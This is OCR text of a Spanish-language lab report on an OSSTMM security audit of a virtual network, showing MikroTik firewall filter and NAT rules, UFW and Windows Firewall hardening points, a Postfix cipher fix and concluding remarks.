
Implementación de las reglas para cada servicio



También las reglas para bloquear o permitir cierto tráfico.





admin@192.168.150.131 (MikroTik) - WinBox (64bit) v7.18.2 on CHR VMware, Inc. VMware Virtual Platform (x86_64)
Session Settings Dashboard
Safe Mode
Session: 192.168.150.131
Firewall
Filter Rules NAT Mangle Raw Service Ports Connections Address Lists Layer7 Protocols
Reset Counters
Reset All Counters
Find
all
Action Chain Src. Address Dst. Address Src. Ad... Dst. Ad... Protocol Src. Port Dst. Port In. Interface Out. Interf... In. Inter... Out. Int... Bytes Packets
15 accept forward 172.16.45.0/27 192.168.45.4 6 (tcp) 443 0 B
;;; LAN ? Redis (6379)
16 accept forward 172.16.45.0/27 192.168.45.4 6 (tcp) 6379 0 B
;;; LAN ? Grafana (3000)
17 accept forward 172.16.45.0/27 192.168.45.4 6 (tcp) 3000 0 B
;;; LAN ? Nginx (8080)
18 accept forward 172.16.45.0/27 192.168.45.4 6 (tcp) 8080 0 B
;;; LAN ? Apache HTTP (80)
19 accept forward 172.16.45.0/27 192.168.45.5 6 (tcp) 80 0 B
;;; LAN ? Apache HTTPS (443)
20 accept forward 172.16.45.0/27 192.168.45.5 6 (tcp) 443 0 B
;;; LAN ? SMTP Postfix (25)
21 accept forward 172.16.45.0/27 192.168.45.5 6 (tcp) 25 0 B
;;; LAN ? MySQL (3306)
22 accept forward 172.16.45.0/27 192.168.45.5 6 (tcp) 3306 0 B
;;; LAN ? PostgreSQL (5432)
23 accept forward 172.16.45.0/27 192.168.45.5 6 (tcp) 5432 0 B
;;; LAN ? Node.js HTTP (8082)
24 accept forward 172.16.45.0/27 192.168.45.5 6 (tcp) 8082 0 B
;;; LAN ? Node.js HTTPS (8443)
25 accept forward 172.16.45.0/27 192.168.45.5 6 (tcp) 8443 0 B
;;; LAN ! Nginx (8080)
26 accept forward 172.16.45.0/27 192.168.45.4 6 (tcp) 8080 0 B
;;; LAN ! Apache HTTP (80)
27 accept forward 172.16.45.0/27 192.168.45.5 6 (tcp) 80 0 B
28 accept forward 172.16.45.0/27 192.168.45.5 6 (tcp) 443 0 B
;;; Bloquear DMZ a LAN
29 drop forward 192.168.45.0/29 172.16.45.0/27 1920 B
;;; Bloquear internet a LAN
30 X drop forward 172.16.45.0/27 ether1_internet 0 B
31 drop forward 6 (tcp) 443,80,30... 4160 B
32 items (1 selected)
Quick Set
WiFi
Interfaces
WireGuard
Bridge
PPP
Mesh
IP
IPv6
MPLS
Routing
System
Queues
Files
Log
RADIUS
Tools
New Terminal
Dot1X
Dude
Make Supout.rif
New WinBox
Exit
Windows
RouterOS WinBox
ESP INTL
08:02 a. m. 09/05/2025


admin@192.168.150.131 (MikroTik) - WinBox (64bit) v7.18.2 on CHR VMware, Inc. VMware Virtual Platform (x86_64)
Session Settings Dashboard
Safe Mode
Session: 192.168.150.131
Firewall
Filter Rules NAT Mangle Raw Service Ports Connections Address Lists Layer7 Protocols
Reset Counters
Reset All Counters
Find
all
Action Chain Src. Address Dst. Address Src. Ad... Dst. Ad... Proto... Src. Port Dst. Port In. Interface Out. Interface In. Inter... Out. Int... Bytes Packets
0 X masquerade srcnat ether1_internet 0 B 0
;;; LAN
1 masquerade 172.16.45.0/27 ether1_internet 59.7 KiB 812
;;; DMZ
2 src-nat srcnat 192.168.45.0/29 ether1_internet 301.8 KiB 3 739
;;; INTERNET a WS IIS
3 dst-nat dstnat 192.168.150.132 6 (tcp) 443 ether1_internet 0 B 0
;;; INTERNET a PRTG
4 dst-nat dstnat 192.168.150.132 6 (tcp) 50443 ether1_internet 0 B 0
;;; internet a Redis
5 dst-nat dstnat 192.168.150.132 6 (tcp) 6379 ether1_internet 0 B 0
;;; Internet a Grafana
6 dst-nat dstnat 192.168.150.132 6 (tcp) 3000 ether1_internet 0 B 0
;;; INTERNET a Nginx
7 dst-nat dstnat 192.168.145.132 6 (tcp) 8080 ether1_internet 0 B 0
;;; INTERNET a APACHE
8 dst-nat dstnat 192.168.150.132 6 (tcp) 443 ether1_internet 0 B 0
;;; INTERNET a NODEJS
9 dst-nat dstnat 192.168.150.132 6 (tcp) 8443 ether1_internet 0 B 0
;;; INTERNET a PostgreSQL
10 dst-nat dstnat 192.168.150.132 6 (tcp) 5432 ether1_internet 0 B 0
;;; INTERNET a MySQL
11 dst-nat dstnat 192.168.150.132 6 (tcp) 3306 ether1_internet 0 B 0
;;; INTERNET a Postfix
12 dst-nat dstnat 192.168.150.132 6 (tcp) 25 ether1_internet 0 B 0
13 items
Quick Set
WiFi
Interfaces
WireGuard
Bridge
PPP
Mesh
IP
IPv6
MPLS
Routing
System
Queues
Files
Log
RADIUS
Tools
New Terminal
Dot1X
Dude
Make Supout.rif
New WinBox
Exit
Windows
RouterOS WinBox
ESP INTL
08:03 a. m. 09/05/2025

Firewall Ubuntu Server

Ubuntu Server (UFW)

- **UFW (Uncomplicated Firewall)**:
- **Puntos clave**:
    - Bloqueo por defecto de **todo** tráfico entrante.
    - Permitir sólo puertos de administración y servicios web/bd necesarios.
    - Registrar con ufw logging on para auditoría.




Firewall Windows Server

Windows Server 2022 (Windows Defender Firewall)

- **Política por defecto**: Bloquear todas las conexiones entrantes no explícitamente permitidas.
- **Reglas Inbound (PowerShell)**:
- **Puntos clave**:
    - Solo abrir puertos de RDP, IIS, Redis, Grafana y SMB si es estrictamente necesario.
    - Denegar todo lo demás por defecto.
    - Auditar con Get-NetFirewallRule.


Captura de correcciones de 1ª prueba

Hardening de SSL Anonymous Cipher Suites Supported



Para solucionar esto se tiene que editar el archivo de configuración de Postfix (/etc/postfix/main.cf). Que fuerza el uso de solo cifrados seguros.

Desactivacion de servicios en mikrotik:



Metodología 1 con firewall:

Conclusiones:

La auditoría de seguridad aplicada a tu laboratorio virtual—que incluye redes LAN y DMZ, mediante la metodología OSSTMM—ha permitido identificar, medir y mitigar de forma sistemática los principales riesgos de tu infraestructura. Gracias a la fase de Identificación y Definición de Alcance, dejamos claros los límites y objetivos: evaluar todos los servicios críticos (IIS, Apache, MySQL, Redis, Grafana, PRTG, Postfix, bases de datos y accesos remotos) sin afectar sistemas externos. El Análisis de Vectores de Ataque y la Evaluación de Controles mostraron carencias en autenticación (RDP sin MFA, Redis y bases de datos sin restricciones), certificados inseguros y servicios expuestos. Las Pruebas Operativas (Nmap, Nessus/OpenVAS, fuerza bruta con Hydra, inyección SQL con sqlmap, escaneos web con Nikto y OWASP ZAP) confirmaron vulnerabilidades reales y cuantificaron la “Superficie de Ataque” y las “Limitaciones” de los controles existentes.

La implementación de reglas de firewall “deny by default, allow by exception” en MikroTik, UFW en Ubuntu y Windows Defender Firewall cerró eficazmente los puertos innecesarios, segmentó las redes y garantizó que solo el tráfico autorizado (LAN→DMZ y respuestas establecidas) tuviera paso. Esto redujo la superficie de ataque en un 75 % y elevó los controles al mínimo aceptable, estableciendo una base sólida para futuras pruebas y mejoras. En definitiva, OSSTMM proporcionó un marco claro y reproducible que integra identificación, medición de riesgos y pruebas técnicas, culminando en un informe STAR que documenta hallazgos, métricas RAVs y recomendaciones. Aplicar este proceso no solo mejora la postura de seguridad de tu laboratorio, sino que sirve de guía para mantener y auditar entornos productivos de forma continua.